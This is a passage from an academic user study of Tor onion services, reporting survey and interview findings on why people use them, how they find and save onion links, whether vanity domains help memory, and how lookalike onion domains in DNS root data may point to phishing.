Anonymity was also the main reason why our interviewees used onion services (6/17). Another reassuring factor for two of our interviewees was the feeling of security and safety that onion services provide. Furthermore, two interview participants thought of onion services as *"harm reduction technique."* P10 preferred to use Facebook's onion domain because it impedes tracking efforts. Additionally, 47% of survey respondents and three interviewees viewed onion services as the only way to access content they enjoy, making the use of onion services a necessity.

**Non-browsing activities.** Of our survey respondents who used onion services (485/517), 64% had these services for purposes other than web browsing. Several protocols such as the chat application Ricochet [4] and the file sharing application OnionShare [15] were purpose-built on top of onion services while existing TCP-based tools such as `ssh` can transparently use onion addresses instead of traditional IP addresses. Less than a quarter (21%) of our survey participants used onion services for non-browsing activities at least once a month such as remote login (ssh) or chat (IRC or XMPP). Our interviewees similarly mentioned using onion services to access Pirate Bay (1/17), Ricochet (1/17), TorChat (1/17), and OnionShare (1/17).

**Work or personal reasons.** Survey respondents who selected "Other" (45%) for onion service usage provided many reasons, including personal (18/517), with the most predominant personal reason being that an onion service gives a machine behind a network address translation (NAT) device a stable identifier and can be reached from any other user on the Tor network (there are other ways to achieve this goal, but for these users, setting up an onion service was the easiest way). Several interviewees used onion services to accomplish specific tasks. Five interviewees reported that they use onion services simply for their work, while four stated personal reasons, such as for a personal blog, or giving someone access to their home network. Two interview participants used onion services for educational purposes. P3 used onion services to help teach students about the dark web: *"I was teaching a class on Internet technology and regulations. We were basically showing students how Tor works and part of what I have to do as a teaching assistant was make students go and basically get to the moment where they either hire a hitman, buy drugs, or buy weapons. Just to show that it's possible. And then obviously we didn't buy it."*

Other survey respondents reported using onion services to reduce the load on exit relays, to do technical research, and to access sites that are otherwise unavailable. For instance, 7/517 used onion services for hosting a service, one survey respondent admitted using onion services for e-book piracy, two used onion services as an alternative





**Figure 6:** *Reasons for running onion services.*





**Figure 7:** *Concerns of onion service operators about attacks.*

to a virtual private network and two used them to make their website as private and personal as they could.

**Exploring the dark web.** 27% of our survey respondents and two interviewees wanted to find out more about the dark web and onion domain content (3/517) as reasons to use onion services. Two interviewees used onion services for fun and social reasons—to *"toy around"* (P7) and also, as a way of spending time with friends, as well as to *"show off"* around them by using a technology unfamiliar to most users. Interestingly, 19% of survey respondents said that they use onion services for no particular reason but have clicked on onion links occasionally.

### 5.1.3 Onion sites operated for various reasons

**Setting up an onion service.** 39% of survey respondents had set up an onion service at some point. Of the respondents who had set up onion services of their own (266/517), 31% had run their onion service for private use while 21% had run them for the public. Figure 6 gives an overview of the reasons our respondents have for running onion services. For instance, the majority of those with onion services used them for end-to-end security, curiosity, or NAT traversal. Only 18% survey respondents had set up onion services for anonymity, such as to protect their visitors and provide security on their sites. In the open-ended responses, eleven survey respondents set up onion services because then their websites could be accessed from anywhere in the world, and seven survey respondents set up an onion service simply to test and learn how they work. Another two survey participants ran onion mirror sites to their personal websites, and at least one had an onion service as a backup website in case he lost control over his personal domain. Finally, at least two survey respondents set up onion for business purposes, work requirements, or to add valuable content to the onion community. In a similar vein, at least two interviewees spoke about setting up onion services or using onion services for work, such as to help Internet users upload leaked documents to their whistleblower website anonymously. In another example, P5 used onion services in the academic peer review process to allow authors to submit source code or supplementary material anonymously: *"If one of the other reviewers connects to our university site, and we have some sort of tracking information on there, we would be deanonymizing the reviewer. We put it on a Tor hidden service to make sure that the reviewer remains blind in academic review process."*

**Phishing concerns.** We inquired how concerned the survey respondents were about three potential attacks on their own onion services: (*i*) somebody setting up a phishing site for the operator's site, (*ii*) a denial-of-service attack, and (*iii*) a deanonymization attack. According to the results, shown in Figure 7, less than 8% of our survey respondents who operated an onion service were at least somewhat concerned about all of these attacks. Only a small percentage, 15%, claimed to be extremely concerned about somebody deanonymizing their onion service, 10% were extremely concerned about an onion site being taken offline, and only 9% were concerned about an onion site being impersonated for phishing purposes. Indeed, in the open-ended responses, we noted that several respondents lamented the difficulty of protecting onion services from application-layer deanonymization attacks. Matic *et al.* demonstrated some of these attacks in 2015 [17].

### 5.1.4 Varying trust in Tor and onion services

Our survey asked how safe our respondents feel when using Tor Browser and onion services, respectively. Figure 8 shows that onion services were actually perceived as less safe than Tor browser. 85% of survey respondents feel at least somewhat safe or very safe using Tor Browser as compared to only 66% of onion service users.

**Reasons for trust.** Survey responses indicated that par-





**Figure 8:** *Safety that respondents perceive when using Tor Browser and onion services.*

ticipants, most of whom (85%) rated themselves as non-experts (versus 15% self-rated experts) in knowledge about Internet privacy and security, lacked the ability to evaluate (or even understand) the Tor network's design which is why they deferred to expert opinion, their gut feeling, or the trust they place in Tor developers to gauge how much to trust these services. As S450 put it: *'There's a safety tradeoff. My connection to onion sites is more secure from outside eyes, but onion sites are more likely to be scams.'* With respect to onion services, the majority of survey respondents expressed that the added security and anonymity made them feel safe (117/517). Another factor contributing to the perceived security of onion services is that advertising companies are nowhere near as present on onion services as they are on the Web. 80/517 respondents trusted Tor and themselves to be safe on onion services while only a minority of interviewees were content and believed in the future of onion services (4/17) or placed their trust in them (2/17). Additionally, 30/517 participants said they would also choose onion services over regular websites because they trust them.

**Reasons for distrust.** 90/517 of survey respondents were skeptical of trusting onion services because of the possibility of phishing, the fact that onion services are hard to verify as authentic, and a concern that tracking can still occur even with onion services (59/517). Furthermore, at least 20/517 respondents said their trust of onion services would depend on the content of the services themselves. Some survey respondents did not have a clear understanding of onion services or thought they were the same as regular websites and reported as much (34/517).

Although our interviewees tended to see onion services as safer than corresponding websites (eight versus four participants), six participants felt that users should be careful when using onion services. Not all participants trusted onion services (5/17) and one expressed frustration such as P06: *"I'm pretty distrusting with most of the content I access over onion services. When I want content from a service, I tend to distrust it from the beginning."* Two interviewees mentioned that websites cannot identify you as the general advantage of onion services but at least three participants pointed out that websites actually can determine your identity if you write down your personal details as well as if you log in into any private accounts while using onion services. Similarly, 20 survey respondents also raised concerned and mentioned not wanting to log in to onion sites because they believe it defeats the purpose by revealing private data.

Moreover, one interview participant (P10) claimed that using onion links may influence the usability of their "normal" corresponding websites—the person shared a story in which they postulated that their Facebook account had been flagged for suspicious activity and then was deactivated because they had logged in through Tor Browser. These interview participants did not realize that while the company indeed knows who is logging in, it does not know Tor users' IP address or operating system.

## 5.2 Discovery and Management

We now explore how users discover and keep track of onion sites.

### 5.2.1 Discovering onion links is not straightforward

Recall that a freshly set up onion service is private by default, leaving it up to its operator to disseminate the domain. Established search engines such as Google are therefore generally inadequate to find content on onion services. Therefore discovering onion services is not as straightforward as with regular domains Figure 9 illustrates the results from our survey.

**Social networking site and search engines.** The three most popular ways that almost half of our survey participants discovered onion sites by were via (*i*) social networking sites such as Twitter and Reddit (48%), (*ii*) search engines such as Ahmia,[7] (46%) and (*iii*) randomly encountering links when browsing the Web (46%). Survey respondents who selected "Other" (16%) for how they discover onion links predominantly brought up independently-maintained onion domain aggregators. A noteworthy example is the Hidden Wiki used by 13 survey respondents, a community-curated and frequently-forked wiki that contains categorized links to onion services. At least 34 survey respondents searched for onion links on regular browsers and 18 of these respondents looked specifically at regular websites to see if they had

[7] Ahmia.fi is an onion site search engine that crawls user-submitted onion domains. It publishes the list of all indexed onion services at https://ahmia.fi/onions/.





**Figure 9:** *Methods of discovering onion services.*

a corresponding onion link. In our interviews, two participants mentioned these techniques too. Between one to three survey respondents mentioned each of the following: using onion link lists generated by onion spiders, onion.torproject.org, ddg.onion, Imageboard, Google, and even Wikipedia.

We observed similar patterns in our interview respondents. Interviewees told us that they find onion links by word of mouth (6/17), using a search engine tool (5/17) including tools like DuckDuckGo (1/17), The Pirate Bay (1/17), Reddit (1/17), ahmia.fi (1/17), and the search widget in the Tor browser (1/17). More of our interviewees discovered onion services passively (6/17) by just happening to hear about or know about specific onion services while five interviewees told us that they looked actively for onion links, browsing for the content they needed.

**Random encounters or word of mouth.** A significantly less popular discovery mechanism was discovering links through word of mouth, which has the advantage that domains come from a trusted source (18% of survey respondents). 19/517 were frustrated that it was difficult to find out if a regular website had an onion service version even if they visited their website. Only 4% of our survey respondents—indicated that they were not interested in learning about new onion services because they only use their own sites (7/517). Similarly, two interviewees claimed that they never searched for new onion links.

**Link discovery challenges.** The majority of our survey respondents (55%) reported that they were satisfied with how they discover onion services but a significant proportion of our participants (38%) were not and 7% did not respond to this question. Those satisfied reported that they had no interest in learning about new onion services, in part because they only use a small set of onion services. Among the survey respondents who were not satisfied with how they discover onion services (38%), many (28/517) complained in the open-ended responses about link rot on aggregators where onion links were broken, unusable, or outdated. There is significant churn among onion sites, and our respondents were frustrated that aggregators are typically not curated and therefore link to numerous dead domains. The lack of curation also leads to these aggregators' containing the occasional scam and phishing site. The difficulty of telling apart two given onion domain names exacerbates this issue for users. 15/517 did not trust onion link lists because it is hard to validate if they are legitimate or not. 28/517 complained about filtering onion sites related to their interests with several wanting to avoid illegal and pornographic content, which is often difficult if the description is vague and the onion domain reveals nothing about its content. For this reason, 5/517 wished aggregators were more verbose in their description of onion sites.

**Lack of good search engines.** Many survey respondents complained about the lack of good search engines (33/517) and were not aware of search engines such as Ahmia. Among survey respondents who were aware of such engines, many were dissatisfied with both the search results and the number of indexed onion sites. Unsurprisingly, a *"Google for onion sites"* was a frequent wish. Similarly, one of the biggest issues for our interview participants was that onion sites are hard to find (5/17), or as P13 put it: *"How do you find stuff if you don't know what you're looking for or only have a vague idea?"* 10 survey respondents desired a better searching solution for onion services even with recognizing that this would be a tradeoff for security so services should have opt-in and opt-out options for discovery. As summarized by one survey respondent: *"Tor is still like the early 1990s Internet where websites were spread by word of mouth and by lists of links. In Tor, people publish lists of onion sites and I pick the ones I'm interested in. Every Tor search engine is poor and unreliable. Lists of links like Fresh Onions, while useful, often get out of date quickly, since many onion sites are unreliably hosted. Tor desperately needs a good search engine to find onion sites and ideally some way of identifying what those sites are about before clicking on them, since we lack that info in the URL."* (S339)

### 5.2.2 Saving and tracking onion links is difficult

**Bookmarking links.** Conventional domains are often easy to remember and recognize; most onion domains are random strings. We explored how users coped with this challenge. Most survey respondents (52%) use Tor Browser's bookmarks or a web-based bookmarking tool (3%) to save onion domains as seen in Figure 10. At least two interview participants reported bookmarking links as well. While convenient, this method of saving onion links





**Figure 10:** *Strategies to manage onion domains.*

leaves a trace of (presumably) visited sites on somebody's computer. One of Tor Browser's security requirements is "disk avoidance"—the browser must not write anything to disk that would reveal the user's browsing history [24, § 2.1]. Bookmarking links is a violation of this security requirement, albeit one that users seem to want.

**Ad-hoc tracking methods.** Somewhat less popular amongst our survey participants was saving onion domains in local text files (37%), getting them from trusted websites (35%), using search engines (18%), memorizing domains (17%), using some other techniques (9%), or employing pen and paper (8%). Of the 9% of our survey respondents who selected "Other", 15/517 stated that they store onion domains in an encrypted manner—either in a text file or in their password manager. Other techniques mentioned by only one or two survey respondents each included using auto-complete, storing them on a personal blog or using Twitter to find links, emailing the links to oneself, using redirect rules to automatically go to the .onion domain, storing the links in a virtual machine, or using Hidden Wiki. Four of our interviewees reported that they store onion services in a list and three remember (some) onion services. Other techniques for saving onion links mentioned by interviewees mirrored those of the survey and included using a Twitter feed to track onion links (1/17) and using TorChat as storage places for onion links (1/17). Moreover, one interviewee believed that Tor Browser remembers onion links and another interview participant (P1) explained: *"The onion services we run professionally we keep track of because we operate the server, so that's easy."* Notably, just over one-quarter of our survey respondents (26%) did not have a good solution to the problem of tracking onion links and similarly two interviewees pointed out that they lacked an onion link management mechanism.

**Reaching onion domains quickly.** We also asked our interviewees how they typically reach onion services. The most often mentioned technique was copy and pasting domains, done by four interviewees, followed by three interviewees who simply click on links they encounter. Two interviewees would go to onion sites using bookmarks while another two use Google to get to onion services. Only one interview participant told us that they typed the domains from their notes. Given the high number of (possibly insecure) home-baked solutions, a Tor Browser extension that solves the problem of saving and tracking onion links seems warranted.

### 5.2.3 Onion domains are hard to remember

**Memorization reasons.** Our participants often memorized onion domains to make it easier to visit onion sites and to minimize traces of their browsing habits. Of the survey respondents who memorize onion domains, we found that most respondents do no memorize any onion domains (60%) and less than a third (30%) memorize one to four onion domains. Only 3% can memorize more than four domains. Survey respondents who memorized domains (65% of all respondents) did so (*i*) automatically because of typing a domain many times (20%) (*ii*) to allow them to open an onion site more quickly (17%), and (*iii*) to ensure that they are visiting the correct site and not a phishing site (15%). Only 9% were privacy conscious and did so because bookmarking onion domains leaves a trace. 5% of the respondents gave other reasons for memorizing onion links. In these open-ended responses, 18 survey participants said that memorizing was simply easy for them, even unintentional. Among these participants, there were only 8/517 that specifically mentioned the Facebook onion site as very easy to remember. Only a few survey respondents (3/517) did not memorize onion sites at all.

**Memorization challenges.** Our interview participants generally found onion domains problematic in terms of having to remember random strings of letters and numbers. Four interviewees perceived onion domains as too long. Among these participant was one who further complained about random characters in onion domains. At least two interviewees criticized onion links for being hard to remember. This viewpoint was echoed in our survey, where participants rated URLs such as expyuzz4wqqyqhjn.onion and torproz4wqqyqhjn.onion as harder to remember because the *"numbers make the names harder to remember."* Other survey respondents stated that vanity domains are easier to remember when they can be pronounced as described in the example quote by survey respondent (S46): *"phonetic pronunciation plays a large part in how I remember onions."* Many other survey respondents stated that onion domains that are supported by a mnemonic are also easier to remember; we elaborate on this result in Section 5.2.4.





**Figure 11:** *Expected difficulty memorizing four onion domains.*

#### 5.2.4 Vanity domains: more memorable, less trusted

**Memorizability.** The majority of our survey respondents appreciated vanity domains because they were easy to remember (64%) and easy to recognize (64%), and they provided a unique *"branding"* (34%). Some survey respondents indicated that a vanity prefix—like a traditional domain—informs about an onion service's content, letting visitors know what to expect and thus preventing unpleasant surprises but at least 3/517 wanted more clues to let visitors know more about what the domain content is or for some content to be harder to find. As S423 wrote: *"For less important, high traffic sites (social media like Facebook), it's okay. For sites handling much more sensitive/potentially illicit content, its a good idea to make it difficult to find."*

Only 15% did not have an opinion about vanity domains, 8% reported that they disliked vanity onion domains, and 7% did not see a benefit of vanity domains. We asked survey respondents about whether or not they memorize vanity domains—specifically facebookcorewwwi.onion—and how difficult they find it to memorize onion domains of differing levels of vanity. Only 20% of respondents replied that facebookcorewwwi.onion is among the sites that they have memorized. This is because it is "easy to memorize" (S391) and "after seeing [it] many times, I automatically start to memorize it."(S94) Depending on the format of the vanity domain, our survey respondents expressed differing levels of ease for memorizing them; these results are shown in Figure 11. Most participants found it easier to memorize vanity domains with a longer recognizable prefix such as Facebook's. Interestingly, only 4/517 survey respondents considered vanity domains economically unfair because wealthy entities can afford to generate longer prefixes such as Facebook.

**Usable links.** Ten out of seventeen interviewees saw vanity domains as a significant usability improvement to the regular onion domains: *"In terms of mnemonics and easier recollection if you can chunk words that are associated with daily life and not just a random. If there's entropy in the stream, there's no way I'm going to remember more than a few characters"* (P18). P10 had a different perspective that suggested these vanity domains make onion services more usable: *"I think that for people who don't spend a lot of time using those types of services, it definitely gives you a more familiar framework for thinking about where you are on the Internet. If people think . . . people have a pretty strange geographic metaphors for navigating the Internet, but I think this idea of where are you? Well, I'm at this place I can't even name, I can't say it out loud, I think that can be a barrier for people."*

**Phishing and security.** If users focus on the vanity part of a domain only, attackers can create an similar domain that features the original's prefix but differs in subsequent characters. Nurmi [23] and Monteiro [19] have both documented such an attack, but its effectiveness is not known.

Indeed, in several cases, both survey (29/517) and interview participants found that vanity domains were not practical and seemed to distrust them because they felt they made phishing easier: *"I don't think it's useful because . . . it's followed by another random word . . . and phishing can still copy that . . . I don't think what I can remember is safe now."* (P17). Similarly, as S94 explained: *"We also get false expectations of security from such domains. Somebody can generate another onion key with same facebookcorewwwi address. It's hard but may be possible. People who believe in uniqueness of generated characters, will be caught and impersonated."*. Among our survey respondents, there was also concern that the short and recognizable prefixes tempt users to verify only the prefix and ignore the non-vanity part of the onion domain, as epitomized by one survey respondent: *"I only memorize the first part of the domain."* (S96) while another wrote: *"If there isn't some cognizable word at the start, it'll be more difficult for me to determine if I'm going to the correct domain or a scam. I may end up going to less onion sites as a result."* (S355)

This viewpoint was echoed by our interview participants, who noticed that vanity domains can negatively affect security. P13 explained: *"I think in theory, on the one [hand], it makes it easier for you to recognize where you are, it makes it easier for you to perhaps, share the URL or type it out. On the other hand, I've seen concerns that, by having a vanity URL where perhaps people only look for the Facebook portion and they don't pay attention to what comes after it could potentially make it easier to exploit unsuspecting users. Send them a link that also says Facebook but the numbers after it are different, but you just see the Facebook part and go, 'It's fine, it's Facebook.' That can be a risk to them."* P5 also shared

their view on vanity domains: *"It seems like it would encourage more trust on behalf of the user, but then again, maybe make phishing easier too, if phishers are making vanity domains themselves. Yeah, that seems like it could go both ways actually."*

#### 5.2.5 Onion sites are hard to verify as authentic

**Verification techniques.** We asked our participants about verifying the authenticity of an onion site. The majority of our survey respondents (79%) did want to verify an onion service as authentic. Figure 12 gives an overview of the strategies that our respondents employ. Most of the respondents (64%) copied and pasted onion links from trusted sources (*e.g.*, friends or another, trusted website) or used bookmarks when revisiting onion services (52%). Many survey respondents also verified the domain in the browser's address bar (45%), checked if the corresponding website had a link to its onion site (40%), or checked that the onion service has a valid HTTPS certificate (36%).[8] Survey respondents reporting checking the corresponding regular website for verification, verifying if familiar images were recognized, or checking for HTTPS (9/517). 8/517 only used links if received form a trusted resource or trusted member of a community or check with their notes (4/517). 5/517 trusted their perception of a website as verification of authenticity or Tor or the fact that onion sites are self-certified by design (3/517) or use the fact that they could log into a site as verification (5/517). Only a few mentioned using multiple sources to verify authenticity (3/517) and at least 9 survey respondents said that they did not use onion links at all.

When asked how many characters our survey respondents verify in onion domains, 19% verified thirteen to sixteen digits, *i.e.*, (almost) the full domain, while 20% verified up to nine digits, which is within the realm of brute force attacks, and 5% verified between nine to twelve digits. More than half of respondents provided no response at all (54%).

For those interviewees (7/17) who did attempt to ensure they were visiting an authentic onion site, we observed two strategies: relying on someone else to ensure a link was authentic and trying to work out authenticity using various techniques on their own. Most interviewees in the first group stated that they rely on word of mouth for verification (5/17), followed by assistance from someone else (4/17). P3 explained *"[I] let people show me them. I don't go there myself."* Two interview participants relied on resources they already trusted for onion links, like friends and other communities and two accessed onion services by first visiting their corresponding

[8] DigiCert is issuing EV certificates for onion sites [7], but adoption has been slow—presumably in part because EV certificates require the CA to verify the applicant's identity and they are not free.





**Figure 12:** *Determining an onion service's legitimacy.*

publicly available websites if they could to verify authenticity. One of the most common approaches in the second group (3/17) was to check and compare URLs to see whether they matched to a *"clearnet site"* (P14), its unencrypted version on the regular Internet. Furthermore, two interview participants rely on their own experience, one on HTTPS certificates, and another one would lower the security settings in Tor Browser using the security slider to check the website more thoroughly: *"Sometimes, it worries me, but before that I access, in Tor, I turn off, I always. First, I always turn off the Java service and etcetera, to check the website. I think it's good, then I will lower the security level in Tor browser, but mostly, I will ask anything, maybe, in the Reddit or in the forum—in my country forum—of what the service [may be]."* (P17). One interviewee believed that just using Tor is verification in itself and another participant avoided onion sites altogether.

**Verification challenges.** Indicative of potential security issues, 29% of survey respondents stated that they sometimes could not tell the difference between an authentic service and an impersonation, and 10% never checked a service's legitimacy in the first place. Survey participants who selected "Other" (13%) provided a wide variety of ad-hoc verification strategies, further highlighting the importance of being able to verify a site as being the one that they were trying to reach. For instance, 13 survey respondents said there is no good way of verifying onion services or they do not know how to.

We also asked our interview participants how they knew that the site they went to was the one that they wanted to visit. Similar to the survey respondents, six interviewees reported that they did not know how to verify the authenticity on an onion site and they were concerned about being on an impersonating website because it is easy to mistype onion domains and onion domains change frequently if an onion service is short-lived or moves. P1 summarized the issue as being inherent to the nature of

onion services *"I wouldn't know how to do that, no. Isn't that the whole point of onion services? That people can run anonymous things without being to find out who owns and operates them?"* Two interviewees even believed onion site authentication to be impossible. For this reason, some interviewees also proposed that onion domain formats without numbers or with a stable patterns of letters and numbers could potentially make sites easier to reach and verify for authenticity.

#### 5.2.6 Onion lookups suggest typos or phishing

Phishing remains an issue despite onion services' extra anonymity and security properties. Past work has documented phishing onion sites that transparently rewrote Bitcoin addresses to hijack Bitcoin transactions [19, 23, 38]. Key to this attack is the difficulty of telling apart an authentic onion domain from an impersonation. For conventional domains we rely on EV certificates, browser protections, search results, and long-lived reputation, but none of these methods have matured for onion services. Does the nature of onion services facilitate phishing attacks? If so, what can we do to mitigate the issue?

Most interview participants (9/17) agreed that phishing constitutes a serious risk, one of them explained the phenomenon this way: *"the two approaches I know from the normal Web still apply here, which is typo-squatting, registering an onion [domain] that's only a slight variation away, or bit-squatting, which is slightly different, but it involves a single or a few bit flips within an onion address, so that it looks relatively similar"* (P6), while another interview participant presented their solution to this problem: *"If you're manually typing it in I suppose they could be a problem, but I primarily cut and paste"* (P16).

We evaluated how often lookups to two different onion domains are extremely similar to one another, which can shed light on how often an onion domain may be phished, since it is unlikely for distinct onion services to have extremely similar strings for onion domains.

To do so, we computed the Jaro-Winkler similarity metric between each unique pair of correctly formatted onion domains, which is the edit distance between two strings that gives more weight to strings with common prefixes. We used this metric because people tend to check the first part of the domain. Values range between $[0, 1]$, where 0 represents completely different strings and 1 represents matching strings, to each unique domain pair. We find that 0.007% (8,672) of all unique domain pairs (119,668,185) have an extremely high similarity ($> .90$); for example, `bitfog2jzic5tnh7.onion` and `bitfog2y7y2pfv75.onion` have a Jaro-Winkler similarity of 0.917.

We first analyzed the results of the similarity metric for any well-known vanity domains. We found that Facebook's onion site (`facebookcorewwwi.onion`) has a similarity score of 0.953 with another onion domain that was looked up `facebookizqekmhz.onion`, which only appeared in our dataset twice (in comparison to the 101 instances of `facebookcorewwwi.onion`). Another frequently looked up onion domain is `blockchainbdgpzk.onion`, which is a popular Bitcoin wallet; it was extremely similar to blockchatvqztbll.onion (similarity score 0.949). These cases of similar domains could be a potential indicator of phishing sites for popular domains.

| Onion 1 | # | Onion 2 | # | J-W |
|---|---|---|---|---|
| 57g7spgrzlojinas | 1,621 | 57g7spgrziojinas | 14 | 0.989 |
| xxlvbrloxvriy2c5 | 1,593 | xxlvbrioxvriy2c5 | 4 | 0.949 |
| gx7ekbenv2riucmf | 1,476 | gm7ekbenv2riucmf | 4 | 0.973 |
| mischapuk6hyrn72 | 1,062 | mischa5xyir2mrhd | 8 | 0.902 |
| petya3jxfp2f7g3i | 1,061 | petya3jxfb2f7g3i | 8 | 0.997 |
| petya3jxfp2f7g3i | 1,061 | petya37h5tbhyvki | 58 | 0.907 |
| mischa5xyix2mrhd | 786 | mischa5xyir2mrhd | 8 | 0.999 |
| hydraruzxpnew4af | 529 | hydraruzxpnew1af | 2 | 0.999 |
| hydraruzxpnew4af | 529 | hydraruehfq5poj5 | 2 | 0.927 |
| hydraruzxpnew4af | 529 | hydraruzxpnew3af | 2 | 0.999 |
| 3g2upl4pq6kufc4m | 472 | tg2upl4pq6kufc4m | 2 | 0.971 |
| 3g2upl4pq6kufc4m | 472 | 3g2upl4t5houfo4y | 2 | 0.924 |
| 3g2upl4pq6kufc4m | 472 | 3g2upl4oq6kuc4mm | 2 | 0.954 |
| 3g2upl4pq6kufc4m | 472 | 3g2upl4pe3kcf24d | 2 | 0.973 |
| zqktlwi4fecvo6ri | 410 | zqktlwipcfe3siu2 | 2 | 0.931 |
| zqktlwi4fecvo6ri | 410 | zqktlwi4i34kbat3 | 12 | 0.946 |

**Table 3:** *The Jaro-Winkler similarity score for frequently visited onion domains in the DNS root dataset.*

We next explored the top 20 most frequently requested onion domains dataset by checking: whether they are extremely similar to another onion domain in our dataset, and whether there is a large difference in frequency of the two similar domains. Of the top 20 onion domains, 16 had a Jaro-Winkler similarity score $> 0.90$ with at least one other onion domain in the data. Table 3 shows the characteristics of these domains. Many of the domains in the table under "Onion 1" are associated with either the WannaCry Ransomware, the Mischa Ransomware, or the Petya Ransomware. The remaining domains in that column are real onion domains that returned search results when used as input to `https://ahmia.fi`; these include a Russian Market (`hydraruzxpnew4af.onion`), DuckDuckGo (`3g2upl4pq6kufc4m.onion`), and The Hidden Wiki (`zqktlwi4fecvo6ri.onion`).

### 5.3 Areas for Improvement

When we asked about areas for improvement in the survey and interviews, participants told us that onion services could be enhanced technically and performance-wise, and that privacy and security, educational resources on, and methods for discovering onion content could be improved.

**Technical Improvements.** In our open ended question on improvements to onion services, 43/517 did not provide

an answer and 36/517 expressed their gratitude for Tor and Torproject and were satisfied with the service overall. However, many respondents spoke of possible enhancements. The majority of survey respondents (59/517) mentioned technical improvements they would like to see for onion services such as improving support for Javascript, making onion services available in other browsers, and having more support for mobile devices. 17/517 wanted a better user interface and user experience with onion services in general. Our interviewees also mentioned various technical improvements they would like to see in onion services. Two wanted a secure bookmarking tool and another interviewee wanted CAPTCHAs to be gone (these are triggered more often with onion services). Only four talked about wanting to see influential websites or even all websites set up corresponding onion sites.

**Performance Concerns.** At least 48 survey respondents had performance concerns about onion services. For example, one survey user stated, *"I would always prefer the onion site but for video sites like YouTube I would likely often use the normal site to be able to get a higher quality stream due to higher bandwidth."* (S435) Three interview participants similarly raised the "slowness" of onion services.

**Privacy and Security.** 34 survey participants expressed concern about anonymity and security issues and would like to feel and be safer over the Tor network more generally. For instance, S70 wrote: *'I hear a lot of social media questions from casual or unsophisticated users, and the single biggest problem is that they don't have the slightest idea of exactly what's being protected and what isn't. Vague pronouncements that "doing X is safer" don't help. Tor needs to stop being muddy in explaining what it protects, and stop promoting itself to people who don't understand what it can and can't do for them.'* 11/517 complained about lack of anonymity protection specifically from government, big companies or even Federal Bureau of Investigation (FBI). 8/517 wanted to verify onion services as legitimate or live and only 2/517 spoke about not wanting the dark net to contain criminal content.

